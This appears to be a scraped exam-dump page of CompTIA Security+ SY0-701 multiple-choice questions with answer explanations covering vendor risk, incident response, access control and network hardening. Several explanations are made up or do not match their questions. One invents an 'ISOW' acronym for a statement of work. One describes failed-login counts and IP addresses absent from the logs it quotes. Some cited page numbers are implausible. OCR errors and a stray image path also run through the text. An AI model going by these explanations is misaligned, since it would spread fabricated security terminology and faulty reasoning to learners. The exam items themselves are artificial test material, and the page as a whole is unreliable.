Ongoing vendor monitoring is a critical component of third-party risk management (TPRM) and focuses on continuously validating that vendors maintain required security controls throughout the lifecycle of the relationship. According to CompTIA Security+ SY0-701, the most effective ongoing monitoring method is conducting assessments to verify compliance with security requirements. These assessments may

include periodic security questionnaires, audits, penetration test results, SOC reports, or compliance attestations that are independently validated.
Option A, requiring a new MSA for each project, is a contractual activity, not a monitoring mechanism.
Option B-accepting self-attestation without verification-introduces risk and is specifically discouraged in SY0-701 because it lacks assurance. Option D, reviewing SLAs at contract start, is a one-time activity and does not provide continuous oversight.
Ongoing assessments allow organizations to detect control drift, identify new risks, and ensure vendors remain compliant with evolving regulatory and security expectations. This proactive approach is essential for managing supply chain risk and protecting organizational data.
Therefore, the correct answer is C: Conducting assessments to verify compliance with security requirements.



**NEW QUESTION: 212**
A company receives an alert that a network device vendor, which is widely used in the enterprise, has been banned by the government. Which of the following will the company's general counsel most likely be concerned with during a hardware refresh of these devices?
**A.** Sanctions
**B.** Data sovereignty
**C.** Cost of replacement
**D.** Loss of license
**Answer: (SHOW ANSWER)**
When the government bans a vendor, the primary concern for the company's general counsel is sanctions, which are legal restrictions that prohibit the purchase, use, import, or continued operation of products associated with restricted entities. Security+ SY0-701 stresses that compliance with government regulations and legal mandates is a critical oversight responsibility. Failure to comply may result in severe penalties, including fines, loss of contracting eligibility, and reputational damage.
During a hardware refresh, general counsel will ensure the organization is not violating federal trade sanctions, procurement laws, or export/import restrictions. Even if devices are already purchased, continued use may still violate the sanctions, creating legal liability.
Data sovereignty (B) relates to storage location requirements, not vendor bans. Cost of replacement (C) is an operational and financial concern, not a legal one. Loss of license (D) typically applies to software but is not the primary legal concern tied to a government-issued vendor ban.
Therefore, sanctions are the general counsel's primary focus.

**NEW QUESTION: 213**
A client asked a security company to provide a document outlining the project, the cost, and the completion time frame. Which of the following documents should the company provide to the client?
**A.** MSA
**B.** SLA

**C.** BPA
**D.** SOW
**Answer: (SHOW ANSWER)**
An ISOW is a document that outlines the project, the cost, and the completion time frame for a security company to provide a service to a client. ISOW stands for Information Security Operations Work, and it is a type of contract that specifies the scope, deliverables, milestones, and payment terms of a security project. An ISOW is usually used for one-time or short-term projects that have a clear and defined objectiveand outcome.
For example, an ISOW can be used for a security assessment, a penetration test, a security audit, or a security training.
The other options are not correct because they are not documents that outline the project, the cost, and the completion time frame for a security company to provide a service to a client. A MSA is a master service agreement, which is a type of contract that establishes the general terms and conditions for a long-term or ongoing relationship between a security company and a client. A MSA does not specify the details of each individual project, but rather sets the framework for future projects that will be governed by separate statements of work (SOWs). A SLA is a service level agreement, which is a type of contract that defines the quality and performance standards for a security service provided by a security company to a client. A SLA usually includes the metrics, targets, responsibilities, and penalties for measuring and ensuring the service level. A BPA is a business partnership agreement, which is a type of contract that establishes the roles and expectations for a strategic alliance between two or more security companies that collaborate to provide a joint service to a client. A BPA usually covers the objectives, benefits, risks, and obligations of the partnership. References = CompTIA Security+ Study Guide (SY0-701), Chapter 8: Governance, Risk, and Compliance, page 387. Professor Messer's CompTIA SY0-701 Security+ Training Course, Section 8.2: Compliance and Controls, video: Contracts and Agreements (5:12).

**NEW QUESTION: 214**
Which of the following hardening techniques must be applied on a container image before deploying it to a production environment? (Select two).
**A.** Remove default applications.
**B.** Install a NIPS.
**C.** Disable Telnet.
**D.** Reconfigure the DNS
**E.** Add an SFTP server.
**F.** Delete the public certificate.
**Answer: (SHOW ANSWER)**
Container image hardening best practices include removing default or unnecessary applications (A) to reduce the attack surface and disabling insecure protocols like Telnet (C) to prevent exploitation. Minimizing software components reduces vulnerabilities and limits potential exploits.
Installing a Network Intrusion Prevention System (NIPS) (B) is a network security measure, not typically embedded in a container image. Reconfiguring DNS (D), adding an SFTP server (E), or deleting public certificates (F) are unrelated or could disrupt container functionality. These practices are part of securing containerized environments covered under Security Architecture topics in SY0-701#6:Chapter 10 CompTIA Security+ Study Guide#.

**NEW QUESTION: 215**
A systems administrator is creating a script that would save time and prevent human error when performing account creation for a large number of users. Which of the following would be a good use case for this task?

creating a script
**A.** Off-the-shelf software
**B.** Orchestration
**C.** Baseline
**D.** Policy enforcement
**Answer: (SHOW ANSWER)**
In the context of the CompTIA Security+ SY0-701 exam, orchestration is the most appropriate answer because it directly aligns with the automation of repetitive, operational security tasks. Orchestration refers to the coordinated execution of automated processes to streamline workflows, reduce administrative burden, and ensure consistent outcomes. Creating a script to automate user account creation for a large number of users is a textbook example of orchestration in action.
The Security+ SY0-701 study guide emphasizes that automation and orchestration are essential components of modern security operations. They are used to minimize human error, improve efficiency, and enforce consistency across environments. Manual account creation is error-prone, especially at scale, and can lead to misconfigured permissions, inconsistent group memberships, or skipped security steps. Orchestration ensures that predefined steps-such as creating user accounts, assigning roles, applying access controls, enforcing password policies, and logging actions-are executed reliably every time.
The other options do not fit the scenario. Off-the-shelf software refers to prebuilt commercial solutions rather than a custom script. A baseline defines a standard configuration state but does not automate actions. Policy enforcement ensures compliance with rules but does not perform the operational task itself. The key distinction is that orchestration focuses on execution and coordination of tasks, not governance or standards.
From a Security+ operational standpoint, orchestration supports secure identity and access management by ensuring accounts are provisioned consistently and in alignment with organizational policies. It also improves auditability and accountability by enabling predictable, repeatable processes. Therefore, orchestration is the correct and most secure solution for automating large-scale account creation.

**NEW QUESTION: 216**
A penetration tester begins an engagement by performing port and service scans against the client environment according to the rules of engagement. Which of the following reconnaissance types is the tester performing?
**A.** Active
**B.** Passive
**C.** Defensive
**D.** Offensive
**Answer: (SHOW ANSWER)**
Active reconnaissance is a type of reconnaissance that involves sending packets or requests to a target and analyzing the responses. Active reconnaissance can reveal information such as open ports, services, operating systems, and vulnerabilities. However, active reconnaissance is also more likely to be detected by the target or its security devices, such as firewalls or intrusion detection systems. Port and service scans are examples of active reconnaissance techniques, as they involve probing the target for specific information.
References = CompTIA Security+ Certification Exam Objectives, Domain 1.1: Given a scenario, conduct reconnaissance using appropriate techniques and tools. CompTIA Security+ Study Guide (SY0-701), Chapter 2: Reconnaissance and Intelligence Gathering, page 47. CompTIA Security+ Certification Exam SY0-
701 Practice Test 1, Question 1.

**NEW QUESTION: 217**
A penetration testing report indicated that an organization should implement controls related to database input validation. Which of the following best identifies the type of vulnerability that was likely discovered during the test?
**A.** XSS
**B.** Command injection
**C.** Buffer overflow
**D.** SQLi
**Answer: (SHOW ANSWER)**
Poor input validation in databases typically leads to SQL Injection (SQLi) vulnerabilities, where attackers manipulate input fields to execute arbitrary SQL commands and gain unauthorized data access or control.
XSS (A) affects web applications' output rendering, command injection (B) affects OS commands, and buffer overflow (C) affects memory management, so they don't directly relate to database input validation.
SQLi is a critical vulnerability extensively covered in the Application Security domain#6:Chapter
6 CompTIA Security+ Study Guide#.

**NEW QUESTION: 218**
A university employee logged on to the academic server and attempted to guess the system administrators' log-in credentials. Which of the following security measures should the university have implemented to detect the employee's attempts to gain access to the administrators' accounts?
**A.** Two-factor authentication
**B.** Firewall
**C.** User activity logs
**D.** Intrusion prevention system
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 219**
A security analyst reviews domain activity logs and notices the following:

```
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
```


Which of the following is the best explanation for what the security analyst has discovered?
**A.** The user jsmith's account has been locked out.
**B.** A keylogger is installed on [smith's workstation
**C.** An attacker is attempting to brute force ismith's account.
**D.** Ransomware has been deployed in the domain.
**Answer: (SHOW ANSWER)**
Brute force is a type of attack that tries to guess the password or other credentials of a user account by using a large number of possible combinations. An attacker can use automated tools or scripts to perform a brute force attack and gain unauthorized access to the account. The domain activity logs show that the user ismith has failed to log in 10 times in a row within a short period of time, which is a strong indicator of a brute force attack. The logs also show that the source IP address of the failed logins is different from the usual IP address of

ismith, which suggests that the attacker is using a different device or location to launch the attack. The security analyst should take immediate action to block the attacker's IP address, reset ismith's password, and notify ismith of the incident. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 1, page 14. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 1.1, page 2. Threat Actors and Attributes - SY0-601 CompTIA Security+ : 1.1

**NEW QUESTION: 220**

An administrator was notified that a user logged in remotely after hours and copied large amounts of data to a personal device.
Which of the followingbestdescribes the user's activity?



**A.** Penetration testing
**B.** Phishing campaign
**C.** External audit
**D.** Insider threat
**Answer: (SHOW ANSWER)**
An insider threat is a security risk that originates from within the organization, such as an employee, contractor, or business partner, who has authorized access to the organization's data and systems. An insider threat can be malicious, such as stealing, leaking, or sabotaging sensitive data, or unintentional, such as falling victim to phishing or social engineering. An insider threat can cause significant damage to the organization's reputation, finances, operations, and legal compliance. The user's activity of logging in remotely after hours and copying large amounts of data to a personal device is an example of a malicious insider threat, as it violates the organization's security policies and compromises the confidentiality and integrity of the data. References = Insider Threats - CompTIA Security+ SY0-701: 3.2, video at 0:00; CompTIA Security+ SY0-701 Certification Study Guide, page 133.

**NEW QUESTION: 221**
Users at a company are reporting they are unable to access the URL for a new retail website because it is flagged as gambling and is being blocked.
Which of the following changes would allow users to access the site?
**A.** Creating a firewall rule to allow HTTPS traffic
**B.** Configuring the IPS to allow shopping
**C.** Tuning the DLP rule that detects credit card data
**D.** Updating the categorization in the content filter
**Answer: (SHOW ANSWER)**
A content filter is a device or software that blocks or allows access to web content based on predefined rules or categories. In this case, the new retail website is mistakenly categorized as gambling by the content filter, which prevents users from accessing it. To resolve this issue, the content filter's categorization needs to be updated to reflect the correct category of the website, such as shopping or retail. This will allow the content filter to allow access to the website instead of blocking it.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 3: Technologies and Tools, page 1221. CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 3:
Technologies and Tools, page 1222.

**NEW QUESTION: 222**

Which of the following describes the understanding between a company and a client about what will be provided and the accepted time needed to provide the company with the resources?

**A.** SLA

**B.** MOU

**C.** MOA

**D.** BPA

**Answer: (SHOW ANSWER)**

A Service Level Agreement (SLA) is a formal document between a service provider and a client that defines the expected level of service, including what resources will be provided and the agreed-upon time frames. It typically includes metrics to evaluate performance, uptime guarantees, and response times.

* MOU (Memorandum of Understanding) and MOA (Memorandum of Agreement) are less formal and may not specify the exact level of service.

* BPA (Business Partners Agreement) focuses more on the long-term relationship between partners.

**NEW QUESTION: 223**

An organization plans to expand its operations internationally and needs to keep data at the new location secure. The organization wants to use the most secure architecture model possible. Which of the following models offers the highest level of security?

**A.** Cloud-based

**B.** Peer-to-peer

**C.** On-premises

**D.** Hybrid

**Answer: (SHOW ANSWER)**

Cloud-based models provide strong security with features like encryption, redundancy, and disaster recovery, making it a secure choice for international operations.

**NEW QUESTION: 224**

A security administrator needs to reduce the attack surface in the company's data centers. Which of the following should the security administrator do to complete this task?

**A.** Implement a honeynet.

**B.** Define Group Policy on the servers.

**C.** Configure the servers for high availability.

**D.** Upgrade end-of-support operating systems.

**Answer: (SHOW ANSWER)**

Upgrading end-of-support operating systemsisone of the most effective ways to reduce the attack surface.

Unsupported OS versionsno longer receive security patches, making them prime targets for attackers.

Removing outdated softwareensures that known vulnerabilities cannot be exploited.

A (honeynet)is used for threat analysis, not reducing the attack surface.

B (Group Policy)helps enforce security policies butdoes not address outdated vulnerabilities.

C (High availability)focuses on uptime, not security risk reduction.

Reference:CompTIA Security+ SY0-701 Official Study Guide, Security Architecture domain.

**NEW QUESTION: 225**
An organization's web servers host an online ordering system. The organization discovers that the servers are vulnerable to a malicious JavaScript injection, which could allow attackers to access customer payment information. Which of the following mitigation strategies would be most effective for preventing an attack on the organization's web servers? (Select two).
**A.** Performing regular vulnerability scans
**B.** Encrypting sensitive data at rest and in transit
**C.** Utilizing a web-application firewall
**D.** Removing payment information from the servers
**E.** Regularly updating server software and patches
**F.** Implementing strong password policies
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 226**
A systems administrate wants to implement a backup solution. the solution needs to allow recovery of the entire system, including the operating system, in case of a disaster. Which of the following backup types should the administrator consider?
**A.** Incremental
**B.** Storage area network
**C.** Differential
**D.** Image
**Answer: D (LEAVE A REPLY)**
An image backup, also known as a full system backup, captures the entire contents of a system, including the operating system, applications, settings, and all data. This type of backup allows for a complete recovery of the system in case of a disaster, as it includes everything needed to restore the system to its previous state.
This makes it the ideal choice for a systems administrator who needs to ensure the ability to recover the entire system, including the OS.
References = CompTIA Security+ SY0-701 study materials, domain on Security Operations.



**NEW QUESTION: 227**
A security analyst identifies an incident in the network. Which of the following incident response activities would the security analyst perform next?
**A.** Containment
**B.** Detection
**C.** Eradication
**D.** Recovery
**Answer: (SHOW ANSWER)**

Once an incident is detected, the next step is containment, which involves limiting the scope and impact of the incident to prevent further damage. Containment can be temporary or long-term, isolating affected systems or networks.
Detection (B) is the initial identification phase before containment. Eradication (C) follows containment and involves removing the root cause. Recovery (D) is the final step to restore normal operations.
This workflow is fundamental in the Incident Response lifecycle detailed in Security Operations in SY0-701
#6:Chapter 14 CompTIA Security+ Study Guide#.

**NEW QUESTION: 228**
Which of the following must be considered when designing a high-availability network? (Choose two).
**A.** Ease of recovery
**B.** Ability to patch
**C.** Physical isolation
**D.** Responsiveness
**E.** Attack surface
**F.** Extensible authentication
**Answer: (SHOW ANSWER)**
A high-availability network is a network that is designed to minimize downtime and ensure continuous operation even in the event of a failure or disruption. A high-availability network must consider the following factors12:
Ease of recovery: This refers to the ability of the network to restore normal functionality quickly and efficiently after a failure or disruption. Ease of recovery can be achieved by implementing backup and restore procedures, redundancy and failover mechanisms, fault tolerance and resilience, and disaster recovery plans.
Attack surface: This refers to the amount of exposure and vulnerability of the network to potential threats and attacks. Attack surface can be reduced by implementing security controls such as firewalls, encryption, authentication, access control, segmentation, and hardening.
The other options are not directly related to high-availability network design:
Ability to patch: This refers to the process of updating and fixing software components to address security issues, bugs, or performance improvements. Ability to patch is important for maintaining the security and functionality of the network, but it is not a specific factor for high-availability network design.
Physical isolation: This refers to the separation of network components or devices from other networks or physical environments. Physical isolation can enhance the security and performance of the network, but it can also reduce the availability and accessibility of the network resources.
Responsiveness: This refers to the speed and quality of the network's performance and service delivery.
Responsiveness can be measured by metrics such as latency, throughput, jitter, and packet loss.
Responsiveness is important for ensuring customer satisfaction and user experience, but it is not a specific factor for high-availability network design.
Extensible authentication: This refers to the ability of the network to support multiple and flexible authentication methods and protocols.
Extensible authentication can improve thesecurity and convenience of the network, but it is not a specific factor for high-availability network design.
References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 972: High Availability - CompTIA Security+ SY0-701 - 3.4, video by Professor Messer.

**NEW QUESTION: 229**

Which of the following environments utilizes a subset of customer data and is most likely to be used to assess the impacts of major system upgrades and demonstrate system features?

**A.** Development

**B.** Test

**C.** Production

**D.** Staging

**Answer: (SHOW ANSWER)**

A staging environment is a controlled setting that closely mirrors the production environment but uses a subset of customer data. It is used to test major system upgrades, assess their impact, and demonstrate new features before they are rolled out to the live production environment. This ensures that any issues can be identified and addressed in a safe environment before affecting end-users.

References = CompTIA Security+ SY0-701 study materials, particularly in the domain of secure system development and testing environments.

**NEW QUESTION: 230**

A recent penetration test identified that an attacker could flood the MAC address table of network switches.

Which of the following would best mitigate this type of attack?



**A.** Load balancer

**B.** Port security

**C.** IPS

**D.** NGFW

**Answer: (SHOW ANSWER)**

Port security is the best mitigation technique for preventing an attacker from flooding the MAC address table of network switches. Port security can limit the number of MAC addresses learned on a port, preventing an attacker from overwhelming the switch's MAC table (a form of MAC flooding attack). When the allowed number of MAC addresses is exceeded, port security can block additional devices or trigger alerts.

* Load balancer distributes network traffic but does not address MAC flooding attacks.
* IPS (Intrusion Prevention System) detects and prevents attacks but isn't specifically designed for MAC flooding mitigation.
* NGFW (Next-Generation Firewall) offers advanced traffic inspection but is not directly involved in MAC table security.

**NEW QUESTION: 231**

Which of the following is the final step of the modem response process?

**A.** Lessons learned

**B.** Eradication

**C.** Containment

**D.** Recovery

**Answer: A (LEAVE A REPLY)**

The final step in the incident response process is "Lessons learned." This step involves reviewing and analyzing the incident to understand what happened, how it was handled, and what could be improved. The goal is to improve future response efforts and prevent similar incidents from occurring. It's essential for refining the incident response plan and enhancing overall security posture.

References = CompTIA Security+ SY0-701 study materials, particularly in the domain of incident response and recovery.

**NEW QUESTION: 232**
Following a security review, an organization must ensure users verify their identities against the company's identity services with individual credentials leveraging WPA2-Enterprise for wireless access. Which of the following configuration steps correctly applies RADIUS in this environment?
**A.** Enabling 802.1X authentication and integrating it with the corporate directory
**B.** Installing self-signed certificates on all user devices
**C.** Enabling MAC filters for all wireless clients
**D.** Configuring the wireless controller to require multifactor authentication
**Answer: (SHOW ANSWER)**
WPA2-Enterprise is designed for environments where users authenticate with unique, individual credentials backed by an enterprise identity store, rather than a shared preshared key. The Study Guide explicitly states:
"WPA2-Enterprise relies on a RADIUS authentication server as part of an 802.1X implementation for authentication. Users can thus have unique credentials and be individually identified." That maps directly to the requirement that users verify identity against the company's identity services using individual credentials.
It further explains how this is implemented operationally: "802.1X is an IEEE standard for access control...
In wireless networks, 802.1X is used to integrate with RADIUS servers, allowing enterprise users to authenticate and gain access to the network." Therefore, the correct configuration step is enabling 802.1X and tying authentication into the organization's identity source (commonly a corporate directory). The other choices don't correctly "apply RADIUS" for WPA2-Enterprise: self-signed certs are not universally required for all EAP types and can introduce trust issues; MAC filters are weak and spoofable; and MFA might be beneficial but is not the fundamental step that enables RADIUS-backed WPA2-Enterprise authentication.
References: WPA2-Enterprise uses RADIUS + 802.1X and supports unique user credentials ; 802.1X integrates wireless authentication with RADIUS .

**NEW QUESTION: 233**
An enterprise is trying to limit outbound DNS traffic originating from its internal network. Outbound DNS requests will only be allowed from one device with the IP address 10.50.10.25. Which of the following firewall ACLs will accomplish this goal?
**A.** Access list outbound permit 0.0.0.0/0 0.0.0.0/0 port 53Access list outbound deny 10.50.10.25/32 0.0.0.0
/0 port 53
**B.** Access list outbound permit 0.0.0.0/0 10.50.10.25/32 port 53Access list outbound deny 0.0.0.0/0 0.0.0.0
/0 port 53
**C.** Access list outbound permit 0.0.0.0/0 0.0.0.0/0 port 53Access list outbound deny 0.0.0.0/0 10.50.10.25
/32 port 53
**D.** Access list outbound permit 10.50.10.25/32 0.0.0.0/0 port 53Access list outbound deny 0.0.0.0/0 0.0.0.0
/0 port 53
**Answer: (SHOW ANSWER)**
A firewall ACL (access control list) is a set of rules that determines which traffic is allowed or denied by the firewall. The rules are processed in order, from top to bottom, until a match is found. The syntax of a firewall ACL rule is:
Access list <direction> <action> <source address> <destination address> <protocol> <port> To limit outbound DNS traffic originating from the internal network, the firewall ACL should allow only the device with the IP address 10.50.10.25 to send DNS requests to any destination on port 53, and deny all other outbound traffic on port 53. The correct firewall ACL is:

Access list outbound permit 10.50.10.25/32 0.0.0.0/0 port 53 Access list outbound deny 0.0.0.0/0 0.0.0.0/0 port 53 The first rule permits outbound traffic from the source address 10.50.10.25/32 (a single host) to any destination address (0.0.0.0/0) on port 53 (DNS). The second rule denies all other outbound traffic on port 532.
References: CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 4, page 175.

**NEW QUESTION: 234**
Which of the following describes the procedures a penetration tester must follow while conducting a test?
**A.** Rules of engagement
**B.** Rules of acceptance
**C.** Rules of understanding
**D.** Rules of execution
**Answer: (SHOW ANSWER)**
Detailed Explanation:Rules of engagement specify the agreed-upon boundaries, scope, and procedures for a penetration test to ensure compliance and avoid disruption to the environment. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Penetration Testing Procedures".

**NEW QUESTION: 235**
Which of the following should a systems administrator use to decrease the company's hardware attack surface?
**A.** Replication
**B.** Isolation
**C.** Centralization
**D.** Virtualization
**Answer: (SHOW ANSWER)**
Virtualization (D)allows multiple systems and services to be hosted onfewer physical machines, therebyreducing the total number of physical devicesand consequently thehardware attack surface. This also allows for better patching, monitoring, and control.
The fewer devices you manage physically, the fewer entry points there are for attackers to exploit hardware- level vulnerabilities.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 3.4 - "Reducing attack surface: Use of virtualization to consolidate systems."

**NEW QUESTION: 236**
Which of the following is the primary purpose of a service that tracks log-ins and time spent using the service?
**A.** Availability
**B.** Accounting
**C.** Authentication
**D.** Authorization
**Answer: (SHOW ANSWER)**
Accounting logs user activities such as log-ins and usage duration, which is part of the AAA framework (Authentication, Authorization, and Accounting).

**NEW QUESTION: 237**

Sine a recent upgrade (o a WLAN infrastructure, several mobile users have been unable to access the internet from the lobby. The networking team performs a heat map survey of the building and finds several WAPs in the area. The WAPs are using similar frequencies with high power settings. Which of the following installation considerations should the security team evaluate next?

**A.** Channel overlap

**B.** Encryption type

**C.** New WLAN deployment

**D.** WAP placement

**Answer: (SHOW ANSWER)**

When multiple Wireless Access Points (WAPs) are using similar frequencies with high power settings, it can cause channel overlap, leading to interference and connectivity issues. This is likely the reason why mobile users are unable to access the internet in the lobby. Evaluating and adjusting the channel settings on the WAPs to avoid overlap is crucial to resolving the connectivity problems.

References = CompTIA Security+ SY0-701 study materials, particularly the domain on Wireless and Mobile Security, which covers WLAN deployment considerations.

**NEW QUESTION: 238**

A software developer wishes to implement an application security technique that will provide assurance of the application's integrity. Which of the following techniques will achieve this?

**A.** Secure cookies

**B.** Input validation

**C.** Static analysis

**D.** Code signing

**Answer: (SHOW ANSWER)**

Code signing (D)usescryptographic digital signaturesto confirm theintegrity and authenticityof software code.

It ensures that the code hasnot been alteredafter being signed, providing assurance that the application is trustworthy.

This aligns withCompTIA Security+ SY0-701 Domain 2.3: Application security techniques, which includescode signingas a method to validatecode integrity.

Reference: CompTIA Security+ SY0-701 Objectives, Domain 2.3 - "Code signing: Validates integrity and origin of the software."

**NEW QUESTION: 239**

Which of the following must be considered when designing a high-availability network? (Select two).

**A.** Ease of recovery

**B.** Ability to patch

**C.** Physical isolation

**D.** Responsiveness

**E.** Attack surface

**F.** Extensible authentication

**Answer: (SHOW ANSWER)**

A high-availability network is a network that is designed to minimize downtime and ensure continuous operation of critical services and applications. To achieve this goal, a high-availability network must consider two important factors: ease of recovery and attack surface. Ease of recovery refers to the ability of a network to quickly restore normal functionality after a failure, disruption, or disaster. A high-availability network should have mechanisms such as redundancy, failover, backup, and restore to ensure that any single point of failure

does not cause a complete network outage. A high-availability network should also have procedures and policies for incident response, disaster recovery, and business continuity to minimize the impact of any network issue on the organization's operations and reputation. Attack surface refers to the exposure of a network to potential threats and vulnerabilities. A high-availability network should have measures such as encryption, authentication, authorization, firewall, intrusion detection and prevention, and patch management to protect the network from unauthorized access, data breaches, malware, denial-of-service attacks, and other cyberattacks. A high-availability network should also have processes and tools for risk assessment, threat intelligence, vulnerability scanning, and penetration testing to identify and mitigate any weaknesses or gaps in the network security.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 4: Architecture and Design, pages 164-1651. CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 4:
Architecture and Design, pages 164-1652.

**NEW QUESTION: 240**

A company is considering an expansion of access controls for an application that contractors and internal employees use to reduce costs. Which of the following risk elements should the implementation team understand before granting access to the application?



**A.** Threshold
**B.** Appetite
**C.** Avoidance
**D.** Register
**Answer: (SHOW ANSWER)**
Risk appetiterefers to thelevel of risk an organization is willing to acceptbefore implementing security measures. When expanding access controls, the company must assess how much risk is acceptable in terms ofdata exposure, unauthorized access, and compliance obligations.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Risk Management domain.

**NEW QUESTION: 241**
Which of the following techniques can be used to sanitize the data contained on a hard drive while allowing for the hard drive to be repurposed?
**A.** Degaussing
**B.** Wipe tool
**C.** Retention platform
**D.** Drive shredder
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 242**
A company wants to verify that the software the company is deploying came from the vendor the company purchased the software from. Which of the following is the best way for the company to confirm this information?
**A.** Validate the code signature.
**B.** Execute the code in a sandbox.
**C.** Search the executable for ASCII strings.
**D.** Generate a hash of the files.
**Answer: (SHOW ANSWER)**
Validating the code signature is the best way to verify software authenticity, as it ensures that the software has not been tampered with and that it comes from a verified source. Code signatures are digital signatures applied by the software vendor, and validating them confirms the software's integrity and origin.References:
CompTIA Security+ SY0-701 course content and official CompTIA study resources.


**NEW QUESTION: 243**
Which of the following describes the reason root cause analysis should be conducted as part of incident response?
**A.** To gather loCs for the investigation
**B.** To discover which systems have been affected
**C.** To eradicate any trace of malware on the network
**D.** To prevent future incidents of the same nature
**Answer: (SHOW ANSWER)**
Root cause analysis is a process of identifying and resolving the underlying factors that led to an incident. By conducting root cause analysis as part of incident response, security professionals can learn from the incident and implement corrective actions to prevent future incidents of the same nature. For example, if the root cause of a data breach was a weak password policy, the security team can enforce a stronger password policy and educate users on the importance of password security. Root cause analysis can also help to improve security processes, policies, and procedures, and to enhance security awareness and culture within the organization.
Root cause analysis is not meant to gather loCs (indicators of compromise) for the investigation, as this is a task performed during the identification and analysis phases of incident response. Root cause analysis is also not meant to discover which systems have been affected or to eradicate any trace of malware on the network, as these are tasks performed during the containment and eradication phases of incident response. References = CompTIA Security+ SY0-701 Certification Study Guide, page 424-425; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 5.1 - Incident Response, 9:55 - 11:18.

